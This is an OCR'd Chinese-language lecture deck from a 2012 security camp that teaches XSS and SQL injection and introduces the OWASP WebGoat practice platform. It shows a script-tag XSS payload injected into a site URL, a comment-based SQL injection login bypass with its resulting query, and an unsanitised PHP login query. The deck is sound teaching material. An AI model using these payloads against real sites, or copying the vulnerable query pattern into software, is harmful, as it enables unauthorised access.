XSS & SQL Injection實作

講師：王子夏

國立成功大學
電腦與通信工程研究所

Security Camp 2012

大綱

- XSS 與 SQL Injection 弱點簡介
- WebGoat簡介
- WebGoat - XSS攻擊練習
- WebGoat - SQL Injection攻擊練習
- 弱點網站體驗練習

注意！

- 以下關於各項弱點原理或攻擊說明僅為教學講解之用，未經其它網站管理人員同意前，嚴禁惡意測試他人網站系統之安全性，否則造成任何法律糾紛皆自行負責。

Part I


XSS 與 SQL INJECTION弱點簡介

XSS 與 SQL Injection的嚴重程度

OWASP Top 10 - 2007 (Previous Version)	OWASP Top 10 - 2010 (Current Version)
A2-Injection Flaws	A1-Injection
A1-Cross Site Scripting (XSS)	**A2-Cross Site Scripting (XSS)**
A7-Broken Authentication and Session Management	A3-Broken Authentication and Session Management
A4-Insecure Direct Object Reference	A4-Insecure Direct Object References
A5-Cross Site Request Forgery (CSRF)	A5-Cross Site Request Forgery (CSRF)
(was T10 2004 A10 - Insecure Configuration Management)	A6 Security Misconfiguration (NEW)
A8-Insecure Cryptographic Storage	A7-Insecure Cryptographic Storage
A10-Failure to Restrict URL Access	A8-Failure to Restrict URL Access
A9-Insecure Communications	A9-Insufficient Transport Layer Protection
(not in 2007 Top 10)	A10-Unvalidated Redirects and Forwards (NEW)

攻擊手法

- 著名的駭客攻擊手法
  - SQL Injection
  - Cross-Site Scripting (XSS)



*也可以攻擊網站管理者或間接攻擊伺服器端

XSS攻擊簡介


- XSS攻擊是利用**動態網頁**的特性、程式開發者未嚴格限制**使用者輸入**與未過濾**特殊字串**，讓**惡意的Script**得以**在使用者的瀏覽器上執行**

- 可用的Script包含:
  - JavaScript、VBScript。

- XSS與SQL Injection相同，都是**駭客的填空遊戲**。

XSS攻擊簡介 (cont.)

- 正常畫面：
  http://site.edu.tw/index.php?act=product&CategoryID=887
- 弱點畫面：
  http://site.edu.tw/index.php?act=product**<script>alert(/XSS/)</script>**&CategoryID=887


http://[redacted]/index.php?act=product&CategoryID=817 - Microsoft Internet Explorer

http://[redacted]/index.php?act=product&CategoryID=817

局長信箱

*請輸入您的資料

姓名: 性別: ● 男 ○ 女

*聯絡方式:

電話: E-Mail:

*標題:

附檔: 瀏覽...


檔案大小請不要超過100k,檔案類型限文字檔(doc,txt...)和圖片(jpg,gif..)

*內容:(請輸入500字以內的短文)

正常畫面

送出 清除

http://[redacted]/index.php?act=detail&ID=749 網際網路


http://[redacted]/index.php?act=product<script>alert(/XSS/)</script>&CategoryID=817

http://[redacted]/index.php?act=product<script>alert(/XSS/)</script>&Cat

sources/product

Microsoft Internet Explorer

/XSS/

確定

弱點畫面

網際網路

什麼是SQL Injection?

- SQL Injection 應稱為 SQL 指令植入式攻擊，主要是屬於 Input Validation 的問題。
- SQL Injection攻擊並非植入電腦病毒，它是描述一個利用寫入特殊SQL程式碼攻擊應用程式的動作。
- 換言之，只要提供給使用者輸入的介面，又沒有做到相當嚴密的輸入資料型態管制，就有可能會遭受這種行為的攻擊。
- SQL Injection的三個重要物件
  - DB(MS)、SQL 語法、Web Language。

SQL Injection 基本原理

- 猜測應用程式送給資料庫系統中SQL statement組成方式，並從中利用輸入攻擊字串來達成特定目的。

- 不同資料庫有不同實作或特性，所使用符號也不同，SQL Injection須符合該資料庫所能接受的SQL statement或符號。

SQL Injection 改變程式邏輯


- 如您要寫檢查登入密碼的程式，邏輯如下：

```
$username = "SCOTT";

$password = "SCOTTPASSWORD”;

$sql = " SELECT * FROM USERS WHERE
USERNAME = '$username' AND PASSWORD =
'$password' ";
```

- 如果 SQL 執行結果有傳回資料，就代表登入成功，否則就是登入失敗。
（失敗原因：沒有這個 username ，或者password錯誤）

SQL Injection 攻擊範例


- 使用者正常連線




會員登入

身分證：A123456789

密　碼：****



ID=A223456789
Passwd=1234



會員功能列表


您可以使用4項功能　　　　新增功能

功能編號	功能	說明	修　改
1	登出	登出本會員系統	修改、刪除
2	修改資料	修改自己的資料喔	修改、刪除
3	修改會員須知	修改會員須知內容	修改、刪除
4	修改其他會員	修改其他會員資料	修改、刪除
			目前一共有1頁

select * from member where UID ='A223456789' and Passwd='1234'

SQL Injection 攻擊範例 (cont.)

- 攻擊者SQL Injection 攻擊


會員登入


身分證：A123456789

密　碼：****

登入　重設

申請會員　會員須知　寫信給站長

ID=A223456789'--
Passwd=5678



會員功能列表

請跳頁

您可以使用4項功能　新增功能

功能編號	功能	說明	修　改
1	登出	登出本會員系統	修改、刪除
2	修改資料	修改自己的資料喔	修改、刪除
3	修改會員須知	修改會員須知內容	修改、刪除
4	修改其他會員	修改其他會員資料	修改、刪除
			目前一共有1頁

select * from member where
UID ='A223456789'- -' and Passwd=‘5678'



Part II

WEBGOAT 簡介

WebGoat簡介

- 中文名稱：代罪羔羊
- 提供Web漏洞攻擊的網站平台，讓使用者瞭解網站弱點的原理。
- 官方網址：
  - http://www.owasp.org/index.php/Category:OWASP_WebGoat_Project
- 下載位址：
  - http://webgoat.googlecode.com/files/WebGoat-5.4-OWASP_Standard_Win32.zip


WebGoat安裝

1. 下載位址：
   - http://webgoat.googlecode.com/files/WebGoat-5.4-OWASP_Standard_Win32.zip
2. 下載WebGoat-OWASP_Standard-5.4_Standard_Win32.zip
3. WebGoat-OWASP_Standard-5.4_Standard_Win32.zip
4. 開啟執行webgoat.bat (勿關閉Tomcat視窗)

WebGoat 測試平台

- 在瀏覽器URL列輸入 http://localhost/WebGoat/attack 或 http://localhost:8080/WebGoat/attack

- 使用預設帳密登入平台，帳號guest，密碼guest




The server localhost:80 at WebGoat Application requires a username and password.

使用者名稱：

密碼：

WebGoat 測試平台 (cont.)

- 平台畫面，點選「Start WebGoat」



Thank you for using WebGoat! This program is a demonstration of common web application flaws. The exercises are intended to provide hands on experience with application penetration testing techniques.

The WebGoat project is led by Bruce Mayhew. Please send all comments to Bruce at WebGoat@owasp.org.

OWASP
The Open Web Application Security Project
ASPECT SECURITY
Application Security Experts

WebGoat Authors
Bruce Mayhew
Jeff Williams

WebGoat Design Team
David Anderson
Laurence Casey (Graphics)
Rogan Dawes
Bruce Mayhew

V5.4 Lesson Contributers
Sherif Koussa
Yiannis Pavlosoglou

Special Thanks for V5.4
Brian Ciomei (Multitude of bug fixes)
To all who have sent comments

